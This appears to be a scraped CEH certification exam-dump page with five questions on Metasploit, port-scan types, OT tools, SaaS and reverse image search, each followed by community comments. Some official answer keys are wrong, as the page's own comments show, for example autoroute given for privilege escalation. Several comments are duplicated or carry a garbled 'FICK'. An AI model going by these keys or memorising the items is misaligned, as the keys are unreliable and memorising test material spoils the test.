Which of the following Metasploit post-exploitation modules can be used to escalate privileges on Windows systems?

A. getsystem

B. getuid

C. keylogrecorder

D. autoroute

Suggested Answer: *D*
Official Answer: D

Community vote distribution
A (100%)

a307962 Most Recent 2 years, 1 month ago
A. getsystem
upvoted 1 times

sshksank 2 years, 2 months ago
CEH V12, Page.688 try to escalate the privileges by issuing a getsystem command that attempts to elevate the user privileges.
upvoted 1 times

insaniunt 2 years, 7 months ago
A. getsystem This is a Metasploit post-exploitation module that can be used to escalate privileges on Windows systems by abusing various techniques, such as named pipe impersonation, service exploitation, or token duplication
upvoted 2 times

Vincent_Lu 3 years, 1 month ago
A. getsystemA. getsystem: This module elevates privileges on the target system, providing system-level access. B. getuid: This module retrieves identity information of the current user, such as the username and privilege level. C. keylogrecorder: This module records keyboard inputs, including passwords and sensitive information. D. autoroute: This module configures routing information on the exploited system for easier access to other networks or hosts.
upvoted 3 times

Vincent_Lu 3 years, 1 month ago
Selected Answer: A
A. getsystem
upvoted 3 times

Vincent_Lu 3 years, 1 month ago
A. getsystem: This module elevates privileges on the target system, providing system-level access. B. getuid: This module retrieves identity information of the current user, such as the username and privilege level. C. keylogrecorder: This module records keyboard inputs, including passwords and sensitive information. D. autoroute: This module configures routing information on the exploited system for easier access to other networks or hosts.
upvoted 4 times

victorfs 3 years, 2 months ago
A. Getsystem
upvoted 2 times

jeremy13 3 years, 3 months ago
A. getsystem Like Q341 V11
upvoted 3 times

eli117 3 years, 4 months ago
The getsystem module is a built-in Metasploit module that attempts to elevate the privileges of the current user to the highest possible level, including SYSTEM-level privileges. The getuid module is used to retrieve the user ID of the current user on the target system. The keylogrecorder module is used to log keystrokes on the target system, and the autoroute module is used to add a route to the target system. Neither of these modules is used for privilege escalation.
upvoted 4 times

Question #114 *Topic 1*

Sam is a penetration tester hired by Inception Tech, a security organization. He was asked to perform port scanning on a target host in the network. While performing the given task, Sam sends FIN/ACK probes and determines that an RST packet is sent in response by the target host, indicating that the port is closed.
What is the port scanning technique used by Sam to discover open ports?

A. Xmas scan

B. IDLE/IPID header scan

C. TCP Maimon scan

D. ACK flag probe scan

Suggested Answer: *D*
Official Answer: D

Community vote distribution
C (86%) D (14%)

agelbahri 1 year, 5 months ago
CEH V12 BOOK; Page 310
upvoted 1 times

woohoolou 1 month, 1 week ago
Selected Answer: C, D
Answer is definitely C. It is clearly in the CEH book. TCP Maimon scans use a FICK probe. The people who chose D were using chatbots like ChatGPT to verify the answer. Unfortunately ChatGPT does not know what a TCP Maimon scan is at the moment so it hallucinates the answer as D.
upvoted 4 times

sshksank 1 year, 8 months ago
CEH V12 BOOK; Page 302
upvoted 2 times

insaniunt 2 years, 1 month ago
C. TCP Maimon scan This scan sends FIN/ACK probes to the target ports and determines their status based on the response. If the port is open, no response is sent back. If the port is closed, an RST packet is sent back
upvoted 2 times

jeremy13 Most Recent 1 month, 1 week ago
Selected Answer: C
C. TCP Maimon scan Like V11 Q170 CEH Book V12 Module 03 P302 from book : *Probe packet (FICK) ==> No response - Port is open ==> ICMP unreachable error response - Port is filtered ==> RST packet response - Port is closed
upvoted 4 times

YourFriendlyNeighborhoodSpider 2 years, 3 months ago
IPconfig 2 weeks, 3 days ago C TCP Maimon scan This scan technique is very similar to NULL, FIN, and Xmas scan, but the probe used here is FIN/ACK. In most cases, to determine if the port is open or closed, the RST packet should be generated as a response to a probe request. However, in many BSD systems, the port is open if the packet gets dropped in response to a probe. ACK Flag Probe Scan Attackers send TCP probe packets with the ACK flag set to a remote device and then analyze the header information (TTL and WINDOW field) of the received RST packets to find out if the port is open or closed. Since the question says FIN/ACK probes not just ACK Flag probes the answer should be TCP Maimon scan
upvoted 3 times

YourFriendlyNeighborhoodSpider 1 month, 1 week ago
Selected Answer: C
IPconfig 2 weeks, 3 days ago C TCP Maimon scan This scan technique is very similar to NULL, FIN, and Xmas scan, but the probe used here is FICK. In most cases, to determine if the port is open or closed, the RST packet should be generated as a response to a probe request. However, in many BSD systems, the port is open if the packet gets dropped in response to a probe. ACK Flag Probe Scan Attackers send TCP probe packets with the ACK flag set to a remote device and then analyze the header information (TTL and WINDOW field) of the received RST packets to find out if the port is open or closed. Since the question says FICK probes not just ACK Flag probes the answer should be TCP Maimon scan
upvoted 3 times

IPconfig 2 years, 3 months ago

C TCP Maimon scan This scan technique is very similar to NULL, FIN, and Xmas scan, but the probe used here is FIN/ACK. In most cases, to determine if the port is open or closed, the RST packet should be generated as a response to a probe request. However, in many BSD systems, the port is open if the packet gets dropped in response to a probe. ACK Flag Probe Scan Attackers send TCP probe packets with the ACK flag set to a remote device and then analyze the header information (TTL and WINDOW field) of the received RST packets to find out if the port is open or closed. Since the question says FIN/ACK probes not just ACK Flag probes the answer should be TCP Maimon scan

upvoted 1 times

woohoolou 2 years, 6 months ago

Answer is definitely C. It is clearly in the CEH book. TCP Maimon scans use a FIN/ACK probe. The people who chose D were using chatbots like ChatGPT to verify the answer. Unfortunately ChatGPT does not know what a TCP Maimon scan is at the moment so it hallucinates the answer as D.

upvoted 4 times

ZacharyDriver 2 years, 6 months ago

C. TCP Maimon scan

upvoted 2 times

Vincent_Lu 2 years, 7 months ago

I choose D. ACK flag probe scan but anyone truely knows the correct answer?

upvoted 1 times

Bal7a 2 years, 8 months ago

D. ACK flag probe scan In an ACK flag probe scan, the scanner sends TCP ACK packets to various ports on the target host. If the target host responds with an RST packet, it indicates that the port is closed. However, if there is no response or a different response is received, it suggests that the port is open or filtered. The other scanning techniques mentioned are as follows: A. Xmas scan: This scan involves sending packets with the FIN, URG, and PUSH flags set, probing the target host for open ports. B. IDLE/IPID header scan: This scan examines the IP ID field in the packet header to determine if it increments predictably, indicating the presence of an open port. C. TCP Maimon scan: This scan uses the TCP Maimon technique to send packets with different flag combinations to determine the state of the port. Therefore, based on the given information, the correct answer is D. ACK flag probe scan.

upvoted 4 times

victorfs 2 years, 9 months ago

C. TCP Maimon scan

upvoted 3 times

victorfs 2 years, 9 months ago

D. ACK flag probe scan.Sorry, the correcto option is C. TCP Maimon scan

upvoted 1 times

victorfs 2 years, 9 months ago

Selected Answer: D

D. ACK flag probe scan.

upvoted 1 times

victorfs 2 years, 9 months ago

Sorry, the correcto option is C. TCP Maimon scan

upvoted 1 times

jeremy13 2 years, 9 months ago

Selected Answer: C

C. TCP Maimon scan Like V11 Q170 CEH Book V12 Module 03 P302 from book : *Probe packet (FIN/ACK) ==> No response - Port is open ==> ICMP unreachable error response - Port is filtered ==> RST packet response - Port is closed

upvoted 4 times

jeremy13 2 years, 9 months ago

C. TCP Maimon scan Like V11 Q170 CEH Book V12 Module 03 P302 from book : *Probe packet (FIN/ACK) ==> No response - Port is open ==> ICMP unreachable error response - Port is filtered ==> RST packet response - Port is closedhttps://nmap.org/book/scan-methods-maimon-scan.htmlFrom NMAP: The Maimon scan is named after its discoverer, Uriel Maimon. He described the technique in Phrack Magazine issue #49 (November 1996). Nmap, which included this technique, was released two issues later. This technique is exactly the same as NULL, FIN, and Xmas scan, except that the probe is FIN/ACK. According to RFC 793 (TCP), a RST packet should be generated in response to such a probe whether the port is open or closed. However, Uriel noticed that many BSD-derived systems simply drop the packet if the port is open.

upvoted 4 times

jeremy13 2 years, 8 months ago

https://nmap.org/book/scan-methods-maimon-scan.html

upvoted 3 times

jeremy13 2 years, 8 months ago

https://nmap.org/book/scan-methods-maimon-scan.htmlFrom NMAP: The Maimon scan is named after its discoverer, Uriel Maimon. He described the technique in Phrack Magazine issue #49 (November 1996). Nmap, which included this technique, was released two issues later. This technique is exactly the same as NULL, FIN, and Xmas scan, except that the probe is FIN/ACK. According to RFC 793 (TCP), a RST packet should be generated in response to such a probe whether the port is open or closed. However, Uriel noticed that many BSD-derived systems simply drop the packet if the port is open.

upvoted 3 times

mnemgig 2 years, 6 months ago

From NMAP: The Maimon scan is named after its discoverer, Uriel Maimon. He described the technique in Phrack Magazine issue #49 (November 1996). Nmap, which included this technique, was released two issues later. This technique is exactly the same as NULL, FIN, and Xmas scan, except that the probe is FIN/ACK. According to RFC 793 (TCP), a RST packet should be generated in response to such a probe whether the port is open or closed. However, Uriel noticed that many BSD-derived systems simply drop the packet if the port is open.

upvoted 2 times

eli117 2 years, 10 months ago

In an ACK flag probe scan, the scanner sends an ACK packet to a port on the target host. If the port is open, the target host will respond with an RST packet, indicating that it received the ACK packet but did not know how to handle it. If the port is closed, the target host will respond with an RST packet, indicating that it received the ACK packet but could not complete the connection. Xmas scan is a type of port scan that sends packets with the FIN, PSH, and URG flags set, while IDLE/IPID header scan and TCP Maimon scan are not commonly used port scanning techniques.

upvoted 2 times

Question #115 *Topic 1*

An organization has automated the operation of critical infrastructure from a remote location. For this purpose, all the industrial control systems are connected to the Internet. To empower the manufacturing process, ensure the reliability of industrial networks, and reduce downtime and service disruption, the organization decided to install an OT security tool that further protects against security incidents such as cyber espionage, zero-day attacks, and malware.
Which of the following tools must the organization employ to protect its critical infrastructure?

A. Robotium

B. BalenaCloud

C. Flowmon

D. IntentFuzzer

Suggested Answer: *B*
Official Answer: B

Community vote distribution
C (100%)

eli117 Highly Voted 2 years, 10 months ago
Flowmon is an OT security tool that is designed to protect against security incidents such as cyber espionage, zero-day attacks, and malware in critical infrastructure environments. It can detect and prevent network anomalies and attacks on industrial control systems and help ensure the reliability and availability of industrial networks. Robotium is a mobile app testing framework, BalenaCloud is a container-based platform for building and deploying IoT applications, and IntentFuzzer is an Android app testing tool. None of these tools are designed for OT security or protecting critical infrastructure.
upvoted 10 times

insaniunt Most Recent 2 years, 1 month ago
C. Flowmon Flowmon is an OT security tool that provides visibility and protection for industrial networks and critical infrastructure
upvoted 1 times

Vincent_Lu 2 years, 7 months ago
A. Robotium: An open-source testing framework for automating Android app testing, simulating user interactions. B. BalenaCloud: IoT development platform for building, deploying, and managing IoT devices. C. Flowmon: Network traffic analysis and security monitoring solution for detecting abnormal behavior and network attacks. D. IntentFuzzer: Android app vulnerability testing tool for testing Intent handling and discovering security vulnerabilities.
upvoted 3 times

victorfs 2 years, 9 months ago
C. Flowmon
upvoted 1 times

jeremy13 2 years, 9 months ago
C. Flowmon Like V11 Q161
upvoted 2 times

sTaTiK 2 years, 9 months ago
Flowmon is correct
upvoted 1 times

Question #116 *Topic 1*

Heather's company has decided to use a new customer relationship management tool. After performing the appropriate research, they decided to purchase a subscription to a cloud-hosted solution. The only administrative task that Heather will need to perform is the management of user accounts. The provider will take care of the hardware, operating system, and software administration including patching and monitoring.
Which of the following is this type of solution?

A. IaaS

B. SaaS

C. PaaS

D. CaaS

Suggested Answer: *B*
Official Answer: B

Community vote distribution
B (100%)

Vincent_Lu Most Recent 2 years, 1 month ago
B. SaaS
upvoted 1 times

victorfs 2 years, 3 months ago
B. SaaS
upvoted 1 times

jeremy13 2 years, 3 months ago
B. SaaS Like V11 Q152
upvoted 2 times

eli117 2 years, 4 months ago
In a SaaS model, the software application is hosted on the cloud provider's infrastructure, and the provider is responsible for managing the underlying hardware, operating system, and software. The user accesses the software through a web browser or an application, and the provider is responsible for patching, updating, and monitoring the application. In this scenario, the customer relationship management tool is hosted on the cloud provider's infrastructure, and Heather's company is only responsible for managing user accounts. IaaS (Infrastructure as a Service) provides access to virtualized computing resources over the internet, PaaS (Platform as a Service) provides a platform for developers to build and deploy applications, and CaaS (Containers as a Service) provides a container-based platform for deploying and managing applications.
upvoted 3 times

Question #117 *Topic 1*

Juliet, a security researcher in an organization, was tasked with checking for the authenticity of images to be used in the organization's magazines. She used these images as a search query and tracked the original source and details of the images, which included photographs, profile pictures, and memes.
Which of the following footprinting techniques did Rachel use to finish her task?

A. Google advanced search

B. Meta search engines

C. Reverse image search

D. Advanced image search

Suggested Answer: *C*
Official Answer: C

Community vote distribution
C (100%)

agelbahri Most Recent 1 year, 5 months ago
CEH v12 Pag: 122
upvoted 1 times

insaniunt 2 years, 1 month ago
C. Reverse image search. This technique allows users to upload an image or enter an image URL and find other websites that contain the same or similar images
upvoted 1 times

Vincent_Lu 2 years, 7 months ago
C. Reverse image search
upvoted 1 times

victorfs 2 years, 9 months ago
C. Reverse image search
upvoted 1 times

jeremy13 2 years, 9 months ago
C. Reverse image search Like V11 Q378CEH Book V12 Module 02 P122
upvoted 2 times

jeremy13 2 years, 9 months ago
Selected Answer: C
C. Reverse image search Like V11 Q378
upvoted 2 times

jeremy13 2 years, 9 months ago
CEH Book V12 Module 02 P122
upvoted 2 times

eli117 2 years, 10 months ago
C. Reverse image search - Juliet used the images as search queries and searched the web for similar images, allowing her to track down the original source and details of the images. This technique can be done using search engines such as Google Images or TinEye, and is used to determine the origin and authenticity of images.
upvoted 2 times